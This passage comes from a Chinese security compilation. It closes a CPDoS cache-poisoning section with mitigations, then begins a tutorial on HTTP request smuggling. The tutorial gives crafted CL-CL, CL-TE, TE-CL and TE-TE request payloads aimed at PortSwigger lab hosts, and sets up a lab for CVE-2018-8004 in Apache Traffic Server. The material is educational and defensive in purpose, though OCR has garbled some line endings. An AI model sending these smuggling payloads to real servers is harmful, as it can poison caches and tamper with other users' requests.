IIS	o	o	o	o	(HHO)	(HHO)	o	(HHO)	o	(HHO)	HHO, HMC	(HHO)	o	o	o
Tomcat	o	o	o	o	o	o	o	o	o	o	HHO	o	o	o	o
Squid	o	o	o	o	o	o	o	o	o	o	o	o	o	o	o
Varnish	o	o	o	o	o	o	o	o	o	o	HHO, HMC	o	o	o	o
Amazon S3	o	o	o	o	o	o	o	o	o	o	HHO	o	o	o	o
Google Cloud Storage	o	o	o	o	o	o	o	o	o	o	o	o	o	o	o
Github Pages	o	o	o	o	o	o	o	o	o	o	HHO, HMC	o	o	o	o
Gitlab Pages	o	o	o	o	o	o	o	o	o	o	HMC	o	o	o	o
Heroku	o	o	o	o	o	o	o	o	o	o	HHO	o	o	o	o
ASP.NET	o	o	o	o	(HHO)	(HHO)	o	(HHO)	o	(HHO)	(HHO), (HMC)	(HHO)	o	o	o
BeeGo	o	o	o	o	o	o	o	o	o	o	HMC	o	o	o	o
Django	o	o	o	o	o	o	o	o	o	o	(HHO), (HMC)	o	o	o	o
Express.js	o	o	o	o	o	o	o	o	o	o	HMC	o	o	o	o
Flask	o	o	o	o	o	(HMO)	o	o	o	o	HMO, (HHO), (HMC)	o	o	o	o
Gin	o	o	o	o	o	o	o	o	o	o	HMC	o	o	o	o
Laravel	o	o	o	o	o	o	o	o	o	o	(HHO), (HMC)	o	o	o	o
Meteor.js	o	o	o	o	o	o	o	o	o	o	HMC	o	o	o	o
Play 1	o	o	o	o	HMO	HMO	o	HMO	o	HMO	HHO, HMO	HMO	o	o	o
Play 2	o	o	o	o	o	o	o	o	o	o	HHO, HMC	o	o	o	o
Rails	o	o	o	o	o	o	o	o	o	o	(HHO), (HMC)	o	o	o	o
Spring Boot	o	o	o	o	o	o	o	o	o	o	HHO	o	o	o	o
Symfony	o	o	o	o	o	o	o	o	o	o	(HHO), (HMC)	o	o	o	o

11.6 0x05 缓解措施

HHO 及 HMC CPDoS 之所以能攻击成功，原因在于存在漏洞的缓存端在默认情况下会存储包含错误代码的响应（入如 400 Bad Request）。根据 HTTP 标准，这是不被允许的一种行为。Web 缓存标准只允许缓存 404 Not Found、405 Method Not Allowed、410 Gone 以及 501 Not Implemented‘错误代码。因此，我们需要根据 HTTP 标准策略来缓存错误页面，这是缓解 CPDoS 攻击的第一个步骤。

内容提供方还必须为对应的错误情况来使用响应的状态码。比如，许多 HTTP 实现中会为过长的头部返回 `400 Bad Request` 代码，这并不是合适的状态码。当特定头部过长时，IIS 甚至会使用 `404 Not Found`。真正适用于过长请求头的错误代码为 `431 Request Header Fields Too Large`。根据我们的分析，这个错误信息并不会被任何 web 缓存系统所缓存。

针对 HHO 及 HMC CPDoS 攻击的另一种有效策略就是从缓存中排除错误页面。一种方法就是在每个错误页面中添加 `Cache-Control: no-store` 头。另一个选项就是在缓存配置中禁用错误页面缓存功能。类似 CloudFront 或者 Akamai 之类的 CDN 会提供类似配置，便于用户进行操作。

此外，我们也可以部署 WAF（web 应用防火墙）来缓解 CPDoS 攻击。然而，WAF 必须部署在缓存端前方，以便在恶意内容到达原始服务器前采取阻止措施。如果 WAF 部署在原始服务器前方，也会被攻击者利用，成功缓存错误页面。

如果大家想了解关于缓解措施方面的更多细节，请参考我们的研究论文。

协议层的攻击——HTTP 请求走私

作者：mengchen@ 知道创宇 404 实验室

来源：https://paper.seebug.org/1048/

12.1 1. 前言

最近在学习研究 BlackHat 的议题，其中有一篇议题——”HTTP Desync Attacks: Smashing into the Cell Next Door’’ 引起了我极大地兴趣，在其中，作者讲述了 HTTP 走私攻击这一攻击手段，并且分享了他的一些攻击案例。我之前从未听说过这一攻击方式，决定对这一攻击方式进行一个完整的学习梳理，于是就有了这一篇文章。

当然了，作为这一攻击方式的初学者，难免会有一些错误，还请诸位斧正。

12.2 2. 发展时间线

最早在 2005 年，由 Chaim Linhart，Amit Klein，Ronen Heled 和 Steve Orrin 共同完成了一篇关于 HTTP Request Smuggling 这一攻击方式的报告。通过对整个 RFC 文档的分析以及丰富的实例，证明了这一攻击方式的危害性。

> https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

在 2016 年的 DEFCON 24 上，@regilero 在他的议题——Hiding Wookiees in HTTP 中对前面报告中的攻击方式进行了丰富和扩充。

> https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20-%20Regilero-Hiding-Wookiees-In-Http.pdf

在 2019 年的 BlackHat USA 2019 上，PortSwigger 的 James Kettle 在他的议题——HTTP Desync Attacks: Smashing into the Cell Next Door 中针对当前的网络环境，展示了使用分块编码来进行攻击的攻击方式，扩展了攻击面，并且提出了完整的一套检测利用流程。

> https://www.blackhat.com/us-19/briefings/schedule/#http-desync-attacks-smashing-into-the-cell-next-door-15153

12.3 3. 产生原因

HTTP 请求走私这一攻击方式很特殊，它不像其他的 Web 攻击方式那样比较直观，它更多的是在复杂网络环境下，不同的服务器对 RFC 标准实现的方式不同，程度不同。这样一来，对同一个 HTTP 请求，不同的服务器可能会产生不同的处理结果，这样就产生了了安全风险。

在进行后续的学习研究前，我们先来认识一下如今使用最为广泛的 HTTP 1.1 的协议特性——Keep-Alive&Pipeline。


在 HTTP1.0 之前的协议设计中，客户端每进行一次 HTTP 请求，就需要同服务器建立一个 TCP 链接。而现代的 Web 网站页面是由多种资源组成的，我们要获取一个网页的内容，不仅要请求 HTML 文档，还有 JS、CSS、图片等各种各样的资源，这样如果按照之前的协议设计，就会导致 HTTP 服务器的负载开销增大。于是在 HTTP1.1 中，增加了 Keep-Alive 和 Pipeline 这两个特性。

所谓 Keep-Alive，就是在 HTTP 请求中增加一个特殊的请求头 Connection: Keep-Alive，告诉服务器，接收完这次 HTTP 请求后，不要关闭 TCP 链接，后面对相同目标服务器的 HTTP 请求，重用这一个 TCP 链接，这样只需要进行一次 TCP 握手的过程，可以减少服务器的开销，节约资源，还能加快访问速度。当然，这个特性在 HTTP1.1 中是默认开启的。

有了 Keep-Alive 之后，后续就有了 Pipeline，在这里呢，客户端可以像流水线一样发送自己的 HTTP 请求，而不需要等待服务器的响应，服务器那边接收到请求后，需要遵循先入先出机制，将请求和响应严格对应起来，再将响应发送给客户端。

现如今，浏览器默认是不启用 Pipeline 的，但是一般的服务器都提供了对 Pipleline 的支持。

为了提升用户的浏览速度，提高使用体验，减轻服务器的负担，很多网站都用上了 CDN 加速服务，最简单的加速服务，就是在源站的前面加上一个具有缓存功能的反向代理服务器，用户在请求某些静态资源时，直接从代理服务器中就可以获取到，不用再从源站所在服务器获取。这就有了一个很典型的拓扑结构。



一般来说，反向代理服务器与后端的源站服务器之间，会重用 TCP 链接。这也很容易理解，用户的分布范围是十分广泛，建立连接的时间也是不确定的，这样 TCP 链接就很难重用，而代理服务器与后端的源站服务器的 IP 地址是相对固定，不同用户的请求通过代理服务器与源站服务器建立链接，这两者之间的 TCP 链接进行重用，也就顺理成章了。

当我们向代理服务器发送一个比较模糊的 HTTP 请求时，由于两者服务器的实现方式不同，可能代理服务器认为这是一个 HTTP 请求，然后将其转发给了后端的源站服务器，但源站服务器经过解析处理后，只认为其中的一部分为正常请求，剩下的那一部分，就算是走私的请求，当该部分对正常用户的请求造成了影响之后，就实现了 HTTP 走私攻击。

12.3.1 3.1 CL 不为 0 的 GET 请求

其实在这里，影响到的并不仅仅是 GET 请求，所有不携带请求体的 HTTP 请求都有可能受此影响，只因为 GET 比较典型，我们把它作为一个例子。

在 RFC2616 中，没有对 GET 请求像 POST 请求那样携带请求体做出规定，在最新的 RFC7231 的 4.3.1 节中也仅仅提了一句。

> https://tools.ietf.org/html/rfc7231#section-4.3.1
>
> sending a payload body on a GET request might cause some existing implementations to reject the request

假设前端代理服务器允许 GET 请求携带请求体，而后端服务器不允许 GET 请求携带请求体，它会直接忽略掉 GET 请求中的 Content-Length 头，不进行处理。这就有可能导致请求走私。

比如我们构造请求

```
GET / HTTP/1.1rn
Host: example.comrn
Content-Length: 44rn

GET / secret HTTP/1.1rn
Host: example.comrn
rn
```

前端服务器收到该请求，通过读取 Content-Length，判断这是一个完整的请求，然后转发给后端服务器，而后端服务器收到后，因为它不对 Content-Length 进行处理，由于 Pipeline 的存在，它就认为这是收到了两个请求，分别是

第一个

```
GET / HTTP/1.1rn
Host: example.comrn
```

第二个

```
GET / secret HTTP/1.1rn
Host: example.comrn
```

这就导致了请求走私。在本文的 4.3.1 小节有一个类似于这一攻击方式的实例，推荐结合起来看下。

12.3.2 3.2 CL-CL

在 RFC7230 的第 3.3.3 节中的第四条中，规定当服务器收到的请求中包含两个 Content-Length，而且两者的值不同时，需要返回 400 错误。

https://tools.ietf.org/html/rfc7230#section-3.3.3

但是总有服务器不会严格的实现该规范，假设中间的代理服务器和后端的源站服务器在收到类似的请求时，都不会返回 400 错误，但是中间代理服务器按照第一个 Content-Length 的值对请求进行处理，而后端源站服务器按照第二个 Content-Length 的值进行处理。

此时恶意攻击者可以构造一个特殊的请求

```
POST / HTTP/1.1rn
Host: example.comrn
Content-Length: 8rn
Content-Length: 7rn

12345rn
a
```

中间代理服务器获取到的数据包的长度为 8，将上述整个数据包原封不动的转发给后端的源站服务器，而后端服务器获取到的数据包长度为 7。当读取完前 7 个字符后，后端服务器认为已经读取完毕，然后生成对应的响应，发送出去。而此时的缓冲区去还剩余一个字母 a，对于后端服务器来说，这个 a 是下一个请求的一部分，但是还没有传输完毕。此时恰巧有一个其他的正常用户对服务器进行了请求，假设请求如图所示。

```
GET /index.html HTTP/1.1rn
Host: example.comrn
```

从前面我们也知道了，代理服务器与源站服务器之间一般会重用 TCP 连接。

这时候正常用户的请求就拼接到了字母 a 的后面，当后端服务器接收完毕后，它实际处理的请求其实是

```
aGET /index.html HTTP/1.1rn
Host: example.comrn
```

这时候用户就会收到一个类似于 aGET request method not found 的报错。这样就实现了一次 HTTP 走私攻击，而且还对正常用户的行为造成了影响，而且后续可以扩展成类似于 CSRF 的攻击方式。

但是两个 Content-Length 这种请求包还是太过于理想化了，一般的服务器都不会接受这种存在两个请求头的请求包。但是在 RFC2616 的第 4.4 节中，规定: 如果收到同时存在 Content-Length 和 Transfer-Encoding 这两个请求头的请求包时，在处理的时候必须忽略 Content-Length，这其实也就意味着请求包中同时包含这两个请求头并不算违规，服务器也不需要返回 400 错误。服务器在这里的实现更容易出问题。

https://tools.ietf.org/html/rfc2616#section-4.4

12.3.3 3.3 CL-TE

所谓 CL-TE，就是当收到存在两个请求头的请求包时，前端代理服务器只处理 Content-Length 这一请求头，而后端服务器会遵守 RFC2616 的规定，忽略掉 Content-Length，处理 Transfer-Encoding 这一请求头。

chunk 传输数据格式如下，其中 size 的值由 16 进制表示。


```
[chunk size][rn][chunk data][rn][chunk size][rn][chunk data][rn][chunk size = 0][rn][rn]
```

Lab 地址：https://portswigger.net/web-security/request-smuggling/lab-basic-cl-te

构造数据包

```
POST / HTTP/1.1rn
Host: ace01fcf1fd05faf80c21f8b00ea006b.web-security-academy.netrn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8rn
Accept-Language: en-US,en;q=0.5rn
Cookie: session=E9m1pnYfbvtMyEnTYSe5eijPDC04EVm3rn
Connection: keep-alivern
Content-Length: 6rn
Transfer-Encoding: chunkedrn
rn
0rn
rn
G
```

连续发送几次请求就可以获得该响应。



由于前端服务器处理 Content-Length，所以这个请求对于它来说是一个完整的请求，请求体的长度为 6，也就是

```
0rn
rn
G
```

当请求包经过代理服务器转发给后端服务器时，后端服务器处理 Transfer-Encoding，当它读取到 0rnrn 时，认为已经读取到结尾了，但是剩下的字母 G 就被留在了缓冲区中，等待后续请求的到来。当我们重复发送请求后，发送的请求在后端服务器拼接成了类似下面这种请求。

```
GPOST / HTTP/1.1rn
Host: ace01fcf1fd05faf80c21f8b00ea006b.web-security-academy.netrn
......
```

服务器在解析时当然会产生报错了。

12.3.4 3.4 TE-CL


所谓 TE-CL，就是当收到存在两个请求头的请求包时，前端代理服务器处理 Transfer-Encoding 这一请求头，而后端服务器处理 Content-Length 请求头。

Lab 地址：https://portswigger.net/web-security/request-smuggling/lab-basic-te-cl

构造数据包

```
POST / HTTP/1.1rn
Host: acf41f441edb9dc9806dca7b00000035.web-security-academy.netrn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8rn
Accept-Language: en-US,en;q=0.5rn
Cookie: session=3Eyiu83ZSygjzgAfyGPn8VdGbKw5ifewrn
```

```
Content-Length: 4rn
Transfer-Encoding: chunkedrn
rn
12rn
GPOST / HTTP/1.1rn
rn
0rn
rn
```



由于前端服务器处理 Transfer-Encoding，当其读取到 0rnrn 时，认为是读取完毕了，此时这个请求对代理服务器来说是一个完整的请求，然后转发给后端服务器，后端服务器处理 Content-Length 请求头，当它读取完 12rn 之后，就认为这个请求已经结束了，后面的数据就认为是另一个请求了，也就是

```
GPOST / HTTP/1.1rn
rn
0rn
rn
```

成功报错。

12.3.5 3.5 TE-TE


TE-TE，也很容易理解，当收到存在两个请求头的请求包时，前后端服务器都处理 Transfer-Encoding 请求头，这确实是实现了 RFC 的标准。不过前后端服务器毕竟不是同一种，这就有了一种方法，我们可以对发送的请求包中的 Transfer-Encoding 进行某种混淆操作，从而使其中一个服务器不处理 Transfer-Encoding 请求头。从某种意义上还是 CL-TE 或者 TE-CL。

Lab 地址：https://portswigger.net/web-security/request-smuggling/lab-ofuscating-te-header

构造数据包

```
POST / HTTP/1.1rn
```

```
Host: ac4b1fcb1f596028803b11a2007400e4.web-security-academy.netrn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8rn
Accept-Language: en-US,en;q=0.5rn
Cookie: session=Mew4QW7BRxkhk0p1Thny2GiXiZwZdMd8rn
Content-length: 4rn
Transfer-Encoding: chunkedrn
Transfer-encoding: cowrn
rn
5crn
GPOST / HTTP/1.1rn
Content-Type: application/x-www-form-urlencodedrn
Content-Length: 15rn
rn
x=1rn
0rn
rn
```



12.4 4. HTTP 走私攻击实例——CVE-2018-8004

12.4.1 4.1 漏洞概述

Apache Traffic Server（ATS）是美国阿帕奇（Apache）软件基金会的一款高效、可扩展的 HTTP 代理和缓存服务器。

Apache ATS 6.0.0 版本至 6.2.2 版本和 7.0.0 版本至 7.1.3 版本中存在安全漏洞。攻击者可利用该漏洞实施 HTTP 请求走私攻击或造成缓存中毒。

在美国国家信息安全漏洞库中，我们可以找到关于该漏洞的四个补丁，接下来我们详细看一下。

CVE-2018-8004 补丁列表

https://github.com/apache/trafficserver/pull/3192

https://github.com/apache/trafficserver/pull/3201

https://github.com/apache/trafficserver/pull/3231

https://github.com/apache/trafficserver/pull/3251

注：虽然漏洞通告中描述该漏洞影响范围到 7.1.3 版本，但从 github 上补丁归档的版本中看，在 7.1.3 版本中已经修复了大部分的漏洞。

12.4.2 4.2 测试环境

4.2.1 简介

在这里，我们以 ATS 7.1.2 为例，搭建一个简单的测试环境。

环境组件介绍

反向代理服务器

```
IP: 10.211.55.22:80
Ubuntu 16.04
Apache Traffic Server 7.1.2
```


后端服务器1-LAMP

```
IP: 10.211.55.2:10085
Apache HTTP Server 2.4.7
PHP 5.5.9
```

后端服务器2-LNMP

```
IP: 10.211.55.2:10086
Nginx 1.4.6
PHP 5.5.9
```

环境拓扑图



Apache Traffic Server 一般用作 HTTP 代理和缓存服务器，在这个测试环境中，我将其运行在了本地的 Ubuntu 虚拟机中，把它配置为后端服务器 LAMP&LNMP 的反向代理，然后修改本机 HOST 文件，将域名 ats.mengsec.com 和 lnmp.mengsec,com 解析到这个 IP，然后在 ATS 上配置映射，最终实现的效果就是，我们在本机访问域名 ats.mengsec.com 通过中间的代理服务器，获得 LAMP 的响应，在本机访问域名 lnmp.mengsec,com，获得 LNMP 的响应。

为了方便查看请求的数据包，我在 LNMP 和 LAMP 的 Web 目录下都放置了输出请求头的脚本。

LNMP:

```
<?php
echo 'This is Nginx<br>';
if (!function_exists('getallheaders')) {

    function getallheaders() {
        $headers = array();
        foreach ($_SERVER as $name => $value) {
            if (substr($name, 0, 5) == 'HTTP_') {
                $headers[str_replace(' ', '-', ucwords(strtolower(str_replace('_', ' ', substr
            }
```

```
        }
        return $headers;
    }

}
var_dump(getallheaders());
$data = file_get_contents("php://input");
print_r($data);
```

LAMP:

```
<?php
echo 'This is LAMP:80<br>';
var_dump(getallheaders());
$data = file_get_contents("php://input");
print_r($data);
```

4.2.2 搭建过程

在 GIthub 上下载源码编译安装 ATS。

https://github.com/apache/trafficserver/archive/7.1.2.tar.gz

安装依赖 & 常用工具。

```
apt-get install -y autoconf automake libtool pkg-config libmodule-install-perl gcc libssl-dev
```

然后解压源码，进行编译 & 安装。

```
autoreconf -if
./configure --prefix=/opt/ts-712
make
make install
```

安装完毕后，配置反向代理和映射。

编辑 records.config 配置文件，在这里暂时把 ATS 的缓存功能关闭。

```
vim /opt/ts-712/etc/trafficserver/records.config

CONFIG proxy.config.http.cache.http INT 0 # 关闭缓存
CONFIG proxy.config.reverse_proxy.enabled INT 1 # 启用反向代理
```

```
CONFIG proxy.config.url_remap.remap_required INT 1 # 限制 ats 仅能访问 map 表中映射的地址
CONFIG proxy.config.http.server_ports STRING 80 80:ipv6 # 监听在本地 80 端口
```

编辑 remap.config 配置文件，在末尾添加要映射的规则表。

```
vim /opt/ts-712/etc/trafficserver/remap.config


map http://lnmp.mengsec.com/ http://10.211.55.2:10086/
map http://ats.mengsec.com/ http://10.211.55.2:10085/
```

配置完毕后重启一下服务器使配置生效，我们可以正常访问来测试一下。

为了准确获得服务器的响应，我们使用管道符和 nc 来与服务器建立链接。

```
printf 'GET / HTTP/1.1rn'
'Host:ats.mengsec.comrn'
'rn'
| nc 10.211.55.22 80
```

```
$ printf 'GET / HTTP/1.1\r\n'\
'Host:ats.mengsec.com\r\n'\
'\r\n'\
| nc 10.211.55.22 80
HTTP/1.1 200 OK
Date: Mon, 07 Oct 2019 14:50:46 GMT
Server: ATS/7.1.2
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Vary: Accept-Encoding
Content-Length: 247
Content-Type: text/html
Age: 21
Connection: keep-alive

This is LAMP:80<br>array(3) {
  ["Host"]=>
  string(17) "10.211.55.2:10085"
  ["X-Forwarded-For"]=>
  string(11) "10.211.55.2"
  ["Via"]=>
  string(90) "http/1.1 mengchen-ubuntu[6e102556-a543-4785-a15e-7c5bb3ed7b70] (ApacheTrafficServer/7.1.2)"
}
```


可以看到我们成功的访问到了后端的 LAMP 服务器。

同样的可以测试，代理服务器与后端 LNMP 服务器的连通性。

```
printf 'GET / HTTP/1.1rn'
'Host:lnmp.mengsec.comrn'
'rn'
| nc 10.211.55.22 80
```

```
$ printf 'GET / HTTP/1.1\r\n'\
'Host:lnmp.mengsec.com\r\n'\
'\r\n'\
| nc 10.211.55.22 80
HTTP/1.1 200 OK
Server: ATS/7.1.2
Date: Mon, 07 Oct 2019 14:52:15 GMT
Content-Type: text/html
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Age: 20
Transfer-Encoding: chunked
Connection: keep-alive

f5
This is Nginx<br>array(3) {
  ["Host"]=>
  string(17) "10.211.55.2:10086"
  ["X-Forwarded-For"]=>
  string(11) "10.211.55.2"
  ["Via"]=>
  string(90) "http/1.1 mengchen-ubuntu[6e102556-a543-4785-a15e-7c5bb3ed7b70] (ApacheTrafficServer/7.1.2)"
}

0
```


12.4.3 4.3 漏洞测试

来看下四个补丁以及它的描述

> https://github.com/apache/trafficserver/pull/3192 # 3192 如果字段名称后面和冒号前面有空格，则返回 400 https://github.com/apache/trafficserver/pull/3201 # 3201 当返回 400 错误时，关闭链接 https://github.com/apache/trafficserver/pull/3231 # 3231 验证请求中的 Content-Length 头 https://github.com/apache/trafficserver/pull/3251 # 3251 当缓存命中时，清空请求体

4.3.1 第一个补丁

> https://github.com/apache/trafficserver/pull/3192 # 3192 如果字段名称后面和冒号前面有空格，则返回 400

看介绍是给 ATS 增加了 RFC7230 第 3.2.4 章的实现，

